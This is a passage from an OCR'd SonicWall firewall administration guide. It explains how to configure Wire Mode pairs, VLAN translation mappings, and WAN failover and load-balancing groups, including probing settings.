
1 Navigate to the **Network > Interface** page.




2 Click the **Edit** icon for the interface to be part of the Wire Mode pair. The **Edit Interface** dialog displays.

3 Select the zone for the Wire Mode pair from the **Zone** drop-down menu. The options change.

NOTE: Do not select WAN for the zone.



4 Select **Wire Mode (2-Port Wire)** from the **Mode / IP Assignment** drop-down menu. The options change again.



5 Select **Secure (Active DPI of Inline Traffic)** from the **Wire Mode Type** drop-down menu.


6 Select the interface to pair with the current interface from the **Paired Interface** drop-down menu.

TIP: Ensure the interface you pair with is unassigned.

7 Select the zone for the paired interface from the **Paired Interface Zone** drop-down menu. The default is **LAN**.

8 Configure the other options as if configuring a regular Wire Mode pair as described in Configuring Wire and Tap Mode on page 313 and Wire Mode with Link Aggregation on page 317.


9 Click **OK**. The **Network > Interfaces** page is updated.




Creating the VLAN Mapping

To create a VLAN mapping:

1 Navigate to the **Network > VLAN Translation** page.



2 Click the **Add VLAN Translation** button. The **Add VLAN Translation** dialog displays.



3 Select the Wire Mode interface in the pair on which you expect to receive traffic from the **Ingress Interface** drop-down menu.

4 Set **Ingress VLAN** to the VLAN on which you expect to receive traffic for mapping.

5 Select the Wire Mode interface in the pair on which you want to map traffic to the **Egress Interface** drop-down menu.

6 Set **Egress VLAN** to the VLAN to which you expect to map traffic.


7 To create a:

- Unidirectional mapping, ensure the **Reverse Translation** checkbox is not selected. For example, to map VLAN X on interface A to VLAN Y on interface B.

  NOTE: This option is selected by default.

- Bidirectional mapping, select the **Reverse Translation** checkbox. For example, to map VLAN Y on interface B to VLAN X on interface A as well as map VLAN X on interface A to VLAN Y on interface B.

8 Click **Add**. The **Wiremode VLAN Translation** table is updated.



Managing VLAN Mappings

Topics:

Editing Mappings

To edit a mapping, click its **Edit** icon in the **Configuration** column. The **Edit VLAN Translation** dialog displays. You can change any of the mappings except the **Reverse Translation** setting.

Filtering Mappings

If you have a lot of VLAN mappings, you can display only those of interest by:

- Entering an interface name or VLAN tag in the **Search** field.
- Pressing **Enter**.

Only those mappings meeting the search criterion are displayed.

To redisplay all the mappings:

- Delete the criterion from the **Search** field.
- Either press **Enter** or click the **Load All** button.

Deleting Mappings

You can delete:

- A single mapping by:
  - Clicking its **Delete** icon in the **Configuration** column.
  - Clicking its **Selection** checkbox and then clicking the now active **Delete** button.
- Multiple mappings by clicking their **Selection** checkboxes and then clicking the now active **Delete** button.
- All mappings by clicking the **Delete All** button.

If a policy is bidirectional, then both directions are deleted if one is deleted.

30

Setting Up Failover and Load Balancing

Network > Failover & LB

Topics:

About Failover and Load Balancing

Failover and Load Balancing (LB) (together, FLB) is a mechanism that actively monitors WAN connections and acts accordingly on failure/recovery of the WAN interface(s). The overall effect is a system-wide response to failure/recovery of WAN connections. Even if you only have one WAN, you still benefit because of faster recovery procedures performed on that one WAN as normal part of FLB (for more information about FLB with one WAN, see Knowledge Base article, SW13851, *Can I disable global Load Balancing if only one WAN is used on the firewall?*). In essence, FLB provides a highly-available system.

For FLB, multiple WAN members are supported (*N*–1), where *N* is the total number of interfaces on a hardware platform). For example:

- Primary WAN Ethernet Interface
- Alternate WAN #1
- Alternate WAN #2

- Alternate WAN #<*n–1*> …

IMPORTANT: It is recommended that Load Balancing be enabled at all times, even if there is only one WAN. For more information, see *Can I disable global Load Balancing if only one WAN is used on the firewall?* (SW13851).

The **Primary WAN Ethernet Interface** has the same meaning as the previous concept of "Primary WAN." It is the highest ranked WAN interface in the LB group. The **Alternate WAN #1** corresponds to "Secondary WAN," it has a lower rank than the Primary WAN, but a higher rank than the next two alternates. The others, **Alternate WAN #2** and **Alternate WAN #<*n–1*>**, are new, with **Alternate WAN #<*n–1*>** being the lowest ranked among the four WAN members of the LB group.

How Failover & Load Balancing Work

Topics:

WAN Interface Failure

This is what FLB does when a WAN interface failure had been detected (linkDown or probing-failure or no-IP-settings):

1. Graceful shutdown of the interface (call the stop API, if one is provided; for example, pppoe-stop, dialup-stop).
2. Trigger the disabling of routes associated with the failed interface (except for the ones marked `do not disable on link down`).
3. Flush dynamic ARP entries using the failed interface.
4. Flush the cache entries using the failed interface as the outbound interface.
5. Update the WAN default route to point to an alternate WAN, if available. Update status data (this is part of recovery procedure).
    - Address Objects used by other apps such as CASS gets updated as well.
    - Security Services depend on this for failover capability.
6. Notify interested parties (VPN, BWM, CASS, DDNS, DNS).
7. Actively monitor status of failed interface, attempt recovery such as restarting WAN connection (call the start API, if provided; for example, pppoe-start, dial-start).

WAN Interface Recovery

This is what FLB does when a WAN interface recovery had been detected (linkUp or probing-success or IP-change):

1. On linkUp, jump-start the interface connection (call the start API, if provided; for example, pppoe-start, dial-start). In most cases, this would be in a connected state already, but if it is not, FLB attempts to push it to start. It may do a graceful shutdown and restart if a hung condition is detected (timer based).
2. When connectivity is confirmed (simple linkUp or probing), trigger enabling of routes associated with the interface.
3. Add ARP entries (if any are needed).

- Send out unsolicited ARP response (for interface) to update neighboring devices.

4 If needed, update the WAN default route (for example, preempt) to use the best available WAN. Update status data.

- Address Objects used by other apps such as CASS gets updated as well.
- Security Services depend on this for failover capability.

5 Notify interested parties (VPN, BWM, CASS, DDNS, DNS).


6 Continue monitoring status of interface.

Multiple WAN (MWAN)

The Multiple WAN (MWAN) feature allows you to configure all but one of the appliance's interfaces for WAN network routing (one interface must remain configured for the LAN zone for local administration). All of the WAN interfaces can be probed using the SNWL Global Responder host.

Network Interfaces


The **Network > Interfaces** page allows more than two WAN interfaces to be configured for routing. It is possible to configure WAN interfaces in the **Network > Interfaces** page, but not include them in the **Network > Failover & LB** page. Only the Primary WAN Ethernet Interface is required to be part of the LB group whenever LB has been enabled. Any WAN interface that does not belong to the LB group is not included in the LB function, but performs normal WAN routing functions.



NOTE: A virtual WAN interface may belong to the LB group. However, prior to using within the LB group, please ensure that the virtual WAN network is fully routable like that of a physical WAN.


A default gateway IP is required on the WAN interface if any destination is required to be reached via the WAN interface that is not part of the WAN subnet IP address space, regardless whether a default route is received dynamically from a routing protocol of a peer device on the WAN subnet.

Failover and Load Balancing Page



Topics:

Settings



- **Enable Load Balancing**—This option must be enabled for the user to access the LB Groups and LB Statistics sections of the Failover & Load Balancing configuration. If disabled, no options for Failover & Load Balancing are available to be configured. This option is enabled by default.


  IMPORTANT: It is recommended that Load Balancing be enabled at all times, even if there is only one WAN. For more information, see *Can I disable global Load Balancing if only one WAN is used on the firewall?* (SW13851).

- **Respond to Probes**—When enabled, the appliance can reply to probe request packets that arrive on any of the appliance's interfaces.

  The current probe rate and total number of are displayed.

- **Any TCP-SYN to Port**—This option is available when the **Respond to Probes** option is enabled. When selected, the appliance only responds to TCP probe request packets having the same packet destination address TCP port number as the configured value.

Groups



LB Members added to a LB Group take on certain “roles.” A member can only work in one of the following roles:

- **Primary**—Only one member can be the Primary per Group. This member always appears first or at the top of the member list.

  NOTE: Although a group can be configured with an empty member list, it is impossible to have members without a Primary.


- **Alternate**—More than one member can be an Alternate; however, it is not possible to have a Group of only Alternate members.
- **Last-Resort**—Only one member can be designed as Last-Resort. Last-Resort can only be configured with other group members.

Each member in a group has a rank. Members are displayed in descending order of rank. The rank is determined by the order of interfaces as they appear in the Member List for the group. The order is important in determining the usage preferences of the Interfaces, as well as the level of precedence within the group. Thus, no two interfaces within a group will have the same or equal rank; each Interface will have a distinct rank.


Groups Table

- **Expand/Collapse** icon – Click to expand or collapse the group to show the members.

Collapsed




Expanded




- **Checkbox** – Used to select a group; the default group cannot be selected.
- **Type** – The type of failover; only for groups, not members.
- **IP Address** – The IP address of the group member.
- **Link Status** – Displays whether the link is Link Up or Link Down.
- **LB Status** – Displays the status of load balancing.

- **Main Target** – Displays whether probing is performed on the main target.
- **Alternate Target** – Displays whether probing is performed on the alternate target.
- **Configure** – Displays the **Edit** icon and, for groups, the **Delete** icon (the default group cannot be deleted, so the **Delete** icon is dimmed).
- **Notes** – Displays the **Notes** icon, which, when moused over, displays a popup balloon with status about the group.



Statistics



From the **Display Statistics for** drop-down menu, select the LB group for which you want to view statistics.

The Load Balancing **Statistics** table displays the following LB group statistics for the firewall:

- Interface –
- Total Connections –
- New Connection –
- Current Ratio –
- Average Ratio –
- Total Unicast Bytes –
- Rx Unicast –
- Rx Bytes –
- Tx Unicast –
- Tx Bytes –
- Throughput (KB/s) –
- Throughput (Kbits/s) –

Click the **Clear** button on the top right of the **Statistics** table to clear its information.


Configuring Failover and LB Groups

Topics:

General Tab

To configure the Group settings:

1 Click the **Configure** icon of the Group you wish to configure on the **Network > Failover & LB** page. The **Edit LB Group** dialog displays.



2 On the **General** tab, edit the display name of the Group in the **Name** field. The name of the default group cannot be changed.

3 From the **Type** drop-down menu, choose the type (or method) of LB; options change depending on the type selected:

- **Basic Failover**—The four WAN interfaces use rank to determine the order of preemption when the **Preempt** checkbox has been enabled. Only a higher-ranked interface can preempt an Active WAN interface. This is selected by default.
- **Round Robin**—This option now allows you to re-order the WAN interfaces for Round Robin selection. The default order is:
  - Primary WAN
  - Alternate WAN #1
  - Alternate WAN #2
  - Alternate WAN #3

The Round Robin then returns to the Primary WAN to continue the order.

- **Spill-over**—The bandwidth threshold applies to the Primary WAN. When the threshold is exceeded, new traffic flows are allocated to the Alternates in a Round Robin manner. If the Primary WAN bandwidth goes below the configured threshold, Round Robin stops, and outbound new flows will again be sent out only through the Primary WAN.

  NOTE: Existing flows remain associated with the Alternates (as they are already cached) until they time out normally.

- **Ratio**—A percentages can be set for each WAN in the LB group. To avoid problems associated with configuration errors, ensure that the percentage corresponds correctly to the WAN interface it indicates.

4 Depending on what you selected from the **Type** drop-down menu, one of these options display:

Type selection	Option
Basic Failover	**Preempt and failback to preferred interfaces when possible** Select to enable rank to determine the order of preemption. Selected by default.
Spill-over	**When bandwidth exceeds *BandwidthLimit* Kbit/s on *PrimaryInterface*, new flows will go to the alternate group members in Round Robin manner** Specify the bandwidth for the Primary in the field. If this value is exceeded, new flows are then sent to alternate group members according to the order listed in the **Selected** column. The default value is **0**.
Round Robin, **Spill-over**, and **Ratio**	**Use Source and Destination IP Address binding** The option is especially useful when using HTTP/HTTPS redirection or in a similar situation. For example, connection A and connection B need to be on the same WAN interface, the source and destination IP addresses in Connection A are the same as those for connection B, but a different service is being used. In this case, source and destination IP address binding is required to keep both the connections on the same WAN interface so that the transactions do not fail. This option is not selected by default.

5 Add, delete, and order member interfaces in the **Group Members: Select here:/Selected** lists. The use of the selected members in the **Selected** list depends on the **Type** selected:

- **Basic Failover: Interface Ordering:**
- **Round Robin: Interface Pool:**
- **Spill-over: Primary/Alt. Pool:**
- **Ratio: Interface Distribution:**

6 Add members by selecting a displayed interface from the **Group Members:** column, and then clicking the **Add>>** button.

7 You can order the entries in the **Selected** column by:

a Selecting an entry.

b Clicking an **Up/Down** button.

8 If you selected **Ratio**, instead of ordering the entries, you can specify the ratio of bandwidth for each interface. See Configuring Bandwidth as a Ratio on page 399.

IMPORTANT: To avoid problems associated with configuration errors, ensure that the percentage corresponds correctly to the WAN interface it indicates.

9 Enter a percentage of bandwidth to be assigned to an interface in the percent **(%)** field. The total bandwidth for all interfaces should add up to 100%. The total percentage of bandwidth allocated is displayed.

10 You can modify the ratio by clicking the **Modify Ratio** button or have the ratios adjusted automatically by clicking the **Auto Adjust** button.

11 You can delete members from the **Selected** column by:

a Selecting the displayed interface.

b Clicking the **<<Remove** button.

NOTE: The interface at the top of the list is the Primary.

The Interface Rank does not specify the operation performed on the individual member. The operation that is performed is specified by the Group Type.

12 Optionally, enter this setting:

- **Final Back-Up**—An entry in this setting is an interface of "last resort," that is, an interface that is used only when all other interfaces in the **Selected**: group are either unavailable or unusable. To specify a Final Back-Up interface, select an entry in the Group Members list, and then click the double right arrow >> button. To remove a **Final Back-Up** interface, click the double left arrow << button.

13 Click **OK**.

Configuring Bandwidth as a Ratio

If **Ratio** is selected, the **Add >>** button is replaced by a percent **(%)** field and a **Double Right Arrow** button, and the **Up/Down Arrow** buttons are replaced with the **Auto Adjust** button.

Enter a percentage of bandwidth to be assigned to the interface. The total percentage of bandwidth allocated is displayed.

IMPORTANT: To avoid problems associated with configuration errors, ensure that the percentage corresponds correctly to the WAN interface it indicates.

If multiple interfaces are selected, you can either:

- Click the **Auto Adjust** button to distribute the bandwidth equally among the interfaces.
- Enter a percentage of bandwidth to be assigned to each interface.

To modify the bandwidth percentage for an interface:

1 Select the interface in the **Selected** column.

2 Click the **Modify Ratio** button.

3 Enter a new percentage in the percent **(%)** field.

4 Click the **Modify Ratio** button again. The percentage for the bandwidth and the total bandwidth allocated are updated.


Probing Tab

When Logical probing is enabled, test packets can be sent to remote probe targets to verify WAN path availability. A new option has been provided to allow probing through the additional WAN interfaces: Alternate WAN #3 and Alternate WAN #4.


NOTE: VLANs for alternate WANs do not support QoS or VPN termination.

To configure the probing options for a specific Group:

1 Click the **Configure** icon of the Group you wish to configure on the **Network > Failover & LB** page. the **Edit LB Group** dialog displays.



2 Click the **Probing** tab.



3 Modify the following settings:

- **Check Interface every:** *n* **sec** —The interval of health checks in units of seconds. The default value is **5** seconds.
- **Deactivate Interface after:** *n* **missed intervals**—The number of failed health checks after which the interface sets to Failover. The default value is **6** seconds.
- **Reactivate Interface after:** *n* **successful intervals**—The number of successful health checks after which the interface sets to Available. The default value is **3** seconds.
- **Probe responder.global.sonicwall.com on all interfaces in this group**—Enable this checkbox to automatically set Logical/Probe Monitoring on all interfaces in the Group. When enabled, TCP probe packets are sent to the global SNWL host that responds to SNWL TCP packets, `responder.global.sonicwall.com`, using a target probe destination address of `204.212.170.23:50000`. When this checkbox is selected, the rest of the probe configuration

enables built-in settings automatically. The same probe will be applied to all four WAN Ethernet interfaces.

